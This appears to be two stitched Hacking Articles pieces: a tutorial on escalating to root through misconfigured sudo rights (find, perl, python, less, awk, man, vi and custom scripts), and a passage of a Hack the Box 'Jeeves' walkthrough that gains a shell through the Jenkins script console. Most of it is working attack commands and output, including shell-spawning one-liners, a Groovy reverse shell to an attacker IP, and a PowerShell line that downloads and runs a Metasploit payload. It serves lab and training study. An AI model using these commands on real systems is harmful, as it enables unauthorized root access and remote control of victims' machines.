root  ALL=(ALL:ALL) ALL  
raaz  ALL= (root) NOPASSWD: /usr/bin/find  
# Members of the admin group may gain root privileges  
%admin  ALL=(ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo   ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "#include" directives:  
  
#includedir /etc/sudoers.d
```

## Spawn Root Access using Find Command

Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
sudo -l
```

At this point, you can notice the highlighted text is indicating that the user razz can run any command through find command. Therefore we got root access by executing below

commands.

```
1 | sudo find /home -exec /bin/bash \;
2 | id
```

```
raaz@ubuntu:~$ sudo -l ↵
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin
User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find
raaz@ubuntu:~$ sudo find /home -exec /bin/bash \;
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

## Allow Root Privilege to Binary Programs

Sometimes admin assigns delicate authorities to a particular user to run binary programs which allow a user to edit any system files such as /etc/passwd and so on. There are certain binary programs which can lead to privilege escalation if authorized to a user. In given below command we have assign sudo rights to the following program which can be run as root user.

```
1 | raaz ALL=(root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less
```

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL)  ALL
raaz  ALL= (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi
# Members of the admin group may gain root privileges
%admin  ALL=(ALL)  ALL
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL)  ALL
# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d
```

## Spawn shell using Perl one-liner

At the time of privilege escalation phase executes below command to view sudo user list.

```
1 | sudo -l
```

Now you can observe the highlighted text is showing that the user `raaz` can run Perl language program or script as root user. Therefore we got root access by executing Perl one-liner.

```
1 | perl -e 'exec "/bin/bash";'
```

```
id
```

```
raaz@ubuntu:~$ sudo -l ↵
Matching Defaults entries for raaz on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin
User raaz may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man,
/usr/bin/vi
raaz@ubuntu:~$ sudo perl -e 'exec "/bin/bash";'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

## Spawn shell using Python one-liner

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

**sudo -l**

At this point, you can perceive the highlighted text is indicating that the user raaz can run Python language program or script as root user. Thus we acquired root access by executing Python one-liner.

```
1 | python -c 'import pty;pty.spawn("/bin/bash")'
2 | id
```

```
raaz@ubuntu:~$ sudo -l ↵
Matching Defaults entries for raaz on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
  /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~# id ↵
uid=0(root) gid=0(root) groups=0(root)
```

## Spawn shell using Less Command

For the privilege, escalation phase executes below command to view sudo user list.

```
sudo -l
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo less /etc/hosts
```

Here you can observe the highlighted text which is indicating that the user raaz can run less command as root user. Hence we obtained root access by executing following.

```
1 | sudo less /etc/hosts
```

```
127.0.0.1      localhost
127.0.1.1      ubuntu

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
!bash
```

It will open requested system file for editing, BUT for spawning root shell type !bash as shown below and hit enter.

You will get root access as shown in the below image.

```
raaz@ubuntu:~$ sudo less /etc/hosts
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```


## Spawn shell using AWK one-liner

After compromise, the target system then moves for privilege escalation phase as done above and execute below command to view sudo user list.

```
sudo -l
```

At this phase, you can notice the highlighted text is representing that the user raza can run AWK language program or script as root user. Therefore we obtained root access by executing AWK one-liner.

```
1 | sudo awk 'BEGIN {system("/bin/bash")}'  
2 | id
```



```
raaz@ubuntu:~$ sudo -l ↵  
Matching Defaults entries for raza on ubuntu:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User raza may run the following commands on ubuntu:  
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,  
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi  
raaz@ubuntu:~$ sudo awk 'BEGIN {system("/bin/bash")}'  
root@ubuntu:~# id ↵  
uid=0(root) gid=0(root) groups=0(root)  
root@ubuntu:~#
```

## Spawn shell using Man Command (Manual page)

For privilege escalation and execute below command to view sudo user list.

```
sudo -l
```

Here you can observe the highlighted text is indicating that the user raza can run man command as root user. Therefore we got root access by executing following.

```
1 | sudo man man
```

```
raaz@ubuntu:~$ sudo -l ↵
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ ↵
raaz@ubuntu:~$ sudo man man
```

It will be displaying Linux manual pages for editing, BUT for spawning root shell type !bash as presented below and hit enter, you get root access as done above using Less command.

```
MAN(1)           Manual pager utils           MAN(1)

NAME
    man - an interface to the on-line reference manuals

SYNOPSIS
    man [-c file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-m system[,...]] [-M path] [-S list] [-e extension] [-i|-I]
    [--regex|--wildcard] [--names-only] [-a] [-u] [--no-subpages] [-P
    pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
    cation] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]
    [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-c file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
    [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-c file] [-d] [-D] page ...
    man -c [-c file] [-d] [-D] page ...
    man [-?V]

DESCRIPTION
!bash
```

```
root@ubuntu:~# id ↵
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami ↵
root
```

## Spawn shell using Vi-editor (Visual editor)

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

```
sudo -l
```

Here you can observe the highlighted text which is indicating that user raza can run vi command as root user. Consequently, we got root access by executing following.

```
sudo vi
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raza on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User raza may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo vi
```

Thus, It will open vi editors for editing, BUT for spawning root shell type !bash as shown below and hit enter, you get root access as done above using Less command.

```
VIM - Vi IMproved
www.hackingarticles.in
version 7.4.1689
by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.alioth.debian.org
Vim is open source and freely distributable

Sponsor Vim development!
type :help sponsor<Enter>    for information

type :q<Enter>                  to exit
type :help<Enter> or <F1> for on-line help
type :help version7<Enter>   for version info

: !bash
```

You will get root access as shown in the below image.

```
1 | id  
2 whoami
```

**NOTE:** sudo permission for less, nano, man, vi and man is very dangerous as they allow user to edit system file and lead to Privilege Escalation.

```
raaz@ubuntu:~$ sudo vi ↵

root@ubuntu:~# id ↵
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami ↵
root
```

## Allow Root Privilege to Shell Script

There are maximum chances to get any kind of script for the system or program call, it can be any script either Bash, PHP, Python or C language script. Suppose you (system admin) want to give sudo permission to any script which will provide bash shell on execution.

For example, we have some scripts which will provide root terminal on execution, in given below image you can observe that we have written 3 programs for obtaining bash shell by using different programming language and saved all three files: **asroot.py**, **asroot.sh**, **asroot.c** (compiled file **shell**) inside bin/script.

**NOTE:** While solving OSCP challenges you will find that some script is hidden by the author for exploit kernel or for root shell and set sudo permission to any particular user to execute that script.

```
root@ubuntu:/bin/script# cat asroot.py ↵
#!/usr/bin/python

import os
os.system("/bin/bash")

root@ubuntu:/bin/script# cat asroot.sh ↵
#!/bin/bash

/bin/bash
root@ubuntu:/bin/script# cat asroot.c ↵
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
    setuid(geteuid());
    system("/bin/bash");
    return 0;
}

root@ubuntu:/bin/script# gcc asroot.c -o shell ↵
asroot.c: In function ‘main’:
asroot.c:8:4: warning: implicit declaration of function ‘system’
    system("/bin/bash");
    ^
root@ubuntu:/bin/script# chmod 777 shell ↵
root@ubuntu:/bin/script# ls
asroot.c  asroot.py  asroot.sh  shell
root@ubuntu:/bin/script#
```

Now allow raaZ to run all above script as root user by editing sudoers file with the help of following command.

```
1 | raaZ ALL=(root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py
```

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#includeincludedir /etc/sudoers.d
```

## Spawn root shell by Executing Bash script

For the privilege escalation phase executes below command to view sudo user list.

```
sudo -l
```

The highlighted text is indicating that the user raaz can run asroot.sh as root user.

Therefore we got root access by running asroot.sh script.

```
1 | sudo /bin/script/asroot.sh
2 | id
```

```
raaz@ubuntu:~$ sudo -l ↵
Matching Defaults entries for raaz on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
  (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$ 
raaz@ubuntu:~$ sudo /bin/script/asroot.sh
root@ubuntu:~# id ↵
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# 
```

## Spawn root shell by Executing Python script

Execute below command for privilege escalation to view sudo user list.

**sudo -l**

At this time the highlighted text is showing that user raaz can run asroot.py as root user.

Therefore we acquired root access by executing following script.

```
1 | sudo /bin/script/asroot.py
2 | id 
```

```
raaz@ubuntu:~$ sudo -l ↵
Matching Defaults entries for raaz on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/s
nap/bin

User raaz may run the following commands on ubuntu:
  (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$ 
raaz@ubuntu:~$ sudo /bin/script/asroot.py
root@ubuntu:~# id ↵
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# 
```

## Spawn root shell by Executing C Language script

After compromising the target system and then move for privilege escalation and execute below command to view sudo user list.

**sudo -l**

Here you can perceive the highlighted text is indicating that the user raza can run shell (asroot.c complied file) as root user. So we obtained root access by executing following shell.

```
1 | sudo /bin/script/shell  
2 | id
```

Today we have demonstrated the various method to spawn root terminal of victim's machine if any user is a member of sudoers file and has root permission.

HAPPY HACKING!!!!

```
raaz@ubuntu:~$ sudo -l  
Matching Defaults entries for raza on ubuntu:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
  
User raza may run the following commands on ubuntu:  
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell  
raaz@ubuntu:~$  
raaz@ubuntu:~$ sudo /bin/script/shell  
root@ubuntu:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@ubuntu:~#
```

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

# Hack the Box Challenge: Jeeves Walkthrough

posted in **CTF CHALLENGES** on **MAY 21, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello Friends!! Today we are going to solve another CTF Challenge “Jeeves”. This VM is also developed by Hack the Box, Jeeves is a Retired Lab and there are multiple ways to breach into this VM. In this lab, we have escalated root privilege in 3 different ways and for completing the challenge of this VM we took help from Tally (Hack the box).

**Level:** Medium

**Task:** Find the user.txt and root.txt in the vulnerable Lab.

**Let's Begin!!**

As these labs are only available online, therefore, they have a static IP. Jeeves Lab has IP: 10.10.10.63.

Now, as always let's begin our hacking with the port enumeration.

```
1 | nmap -A 10.10.10.63
```

Looking around its result we found ports 22, 80, 135, 445 and 50000 are open, and moreover, port 135 and 445 was pointing towards Windows operating system.

```
root@kali:~# nmap -A 10.10.10.63 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-20 11:46 EDT
Nmap scan report for 10.10.10.63
Host is up (0.14s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods: HEAD, GET, POST, PUT, DELETE, TRACE, OPTIONS, CONNECT
|_ Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
|_ http-server-software: Microsoft-IIS/10.0
| http-server-chunked: true
| http-server-lightning-strike-protection: false
| http-server-pipelining: true
| http-server-side-load-balancing: false
| http-server-suppresses-set-cookie: false
| http-server-timestamps: false
| http-server-trailers: true
| http-server-uniform-resource-identifier: true
| http-server-uniform-resource-name: true
| http-server-uniform-resource-type: true
| http-server-uniform-resource-version: true
| http-server-vary: Accept-Encoding,User-Agent
| http-server-via: Microsoft-IIS/10.0
| http-server-x-content-type-options: nosniff
| http-server-x-frame-options: SAMEORIGIN
| http-server-x-xss-protection: 1; mode=block
|_ http-title: Microsoft IIS - 10.0
```


```
| http-title: Ask Jeeves
135/tcp  open  msrpc      Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup)
50000/tcp open  http       Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at least one open port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 (96%), Microsoft Windows 10 1511 (85%), Microsoft Windows 7 or Windows Server 2008 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m18s, deviation: 0s, median: 4h59m18s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2018-05-20 16:46:16
|_ start_date: 2018-05-17 20:26:35


TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1  144.77 ms 10.10.14.1
2  144.91 ms 10.10.10.63
```

Subsequently, first we checked web service and explored target IP in a web browser and it was put up by “Ask Jeeves search engine” webpage. So we try to search some website such as [google.com](https://www.google.com) and a new web page represented by the fake error page come up in front of us.

On port 50000 in a Web browser give us to HTTP 404 Error page.



Then we decide to use OWASP Dirbuster for directory brute force attack.



From its result, we found so many directories but we drive with **/askjeeves** for further process.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.63:50000/

Scan Information \ Results - List View: Dirs: 6 Files: 1 \Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/askjeeves/	200	12307
Dir	/askjeeves/about/	200	781
Dir	/askjeeves/people/	200	11721
Dir	/askjeeves/assets/	500	16109
Dir	/askjeeves/log/	200	10645
Dir	/	200	730
Dir	/askjeeves/computer/	200	12550
File	/error.html	200	274

So when we had explored **10.10.10.63:50000/askjeeves** it lead us to “Jenkins Dashboard”.

Ahhh!! It was WOW moment for us because we knew that there are so many methods to exploit Jenkins. Thus we move inside “Manage Jenkins” options as it was the spine and abusing it was quite soothing.

The screenshot shows the Jenkins web interface at the URL `10.10.10.63:50000/askjeeves/`. The title bar says "Jenkins". There is a red notification badge with the number "1" in the top right corner. A search bar is present. The main menu includes "New Item", "People", "Build History", "Manage Jenkins" (which is highlighted with a black border), and "Credentials". Below the menu, there are two sections: "Build Queue" (which says "No builds in the queue.") and "Build Executor Status" (which shows "1 Idle" and "2 Idle"). At the bottom right of the main content area is a link "add description" with a pencil icon.

There were so many options but we were interested in **Script Console** because Jenkins has very nice Groovy script console that allows someone to execute arbitrary Groovy scripts within the Jenkins master runtime.

The screenshot shows the Jenkins Manage page at the URL 10.10.10.63:50000/askjeeves/manage. The page includes a header with back and forward buttons, a search bar, and a 'Search' button. A 'Jenkins' link is present, along with a 'ENABLE AUTO REFRESH' link. Below this, there are several management links:

- Load Statistics**: Check your resource utilization and see if you need more computers for your builds.
- Jenkins CLI**: Access/manage Jenkins from your shell, or from your script.
- Script Console**: Executes arbitrary script for administration/trouble-shooting/diagnostics. This link is highlighted with a yellow box.
- Manage Nodes**: Add, remove, control and monitor the various nodes that Jenkins runs jobs on.
- About Jenkins**: See the version and license information.
- Manage Old Data**: Scrub configuration files to remove remnants from old plugins and earlier versions.
- Manage Users**: Create/delete/modify users that can log in to this Jenkins.
- In-process Script Approval**: Allows a Jenkins administrator to review proposed scripts (written e.g. in Groovy) which run inside the Jenkins process and so could bypass security restrictions.
- Prepare for Shutdown**: Stops executing new builds, so that the system can be eventually shut down safely. This link has a red arrow pointing to it.

We found Java reverse shell from GitHub, so we copied the code and modified its localhost and port as per our specification.

The screenshot shows the Jenkins Script Console interface. At the top, there's a header bar with icons for back, forward, search, and other navigation. Below it, the title 'Script Console' is displayed next to a pencil icon. A note below the title says: 'Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:' followed by a sample Groovy script. A yellow box highlights the first four lines of the script. At the bottom right of the code area is a blue 'Run' button.

```
1 String host="10.10.14.28";
2 int port=1234;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);
```

Then we start Netcat listener and run above Groovy Script to access victim's reverse connection. From below image, you can observe that we access tty shell of victim's machine.

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
10.10.10.63: inverse host lookup failed: Unknown host
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Users\Administrator\.jenkins>
```

As we love meterpreter shell therefore we load metasploit framework and execute below commands.

```
1 | use exploit/multi/script/web_delivery
2 | msf exploit(multi/script/web_delivery) > set target 2
3 | msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
4 | msf exploit(multi/script/web_delivery) > set lhost 10.10.14.28
5 | msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.28
6 | msf exploit(multi/script/web_delivery) > exploit
```

**Copy** the highlighted text for powershell.exe and **Paste** it inside CMD shell as shown in next image.

```
msf > use exploit/multi/script/web_delivery ↵
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.28
lhost => 10.10.14.28
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.28
srvhost => 10.10.14.28
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] Using URL: http://10.10.14.28:8080/cxvuguydS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http://10.10.14.28:8080/cxvuguydS');
msf exploit(multi/script/web_delivery) > 
```

Paste above malicious code here in netcat.

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
10.10.10.63: inverse host lookup failed: Unknown host
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http://10.10.14.28:8080/cxvuguydS');
```

You will get meterpreter session of victim's machine in your Metasploit framework and after then finished the task by grabbing user.txt and root.txt file. Further type following:

**getuid**

But currently we don't have NT AUTHORITY\SYSTEM permission. But we knew the techniques that we have used in Tally CTF for gaining NT AUTHORITY\SYSTEM permission.

```
[*] Exploit completed, session 1 opened
[*] Sending stage (179779 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.10.63:4961)
msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...
meterpreter > sysinfo ↵
Computer : JEEVES
OS : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
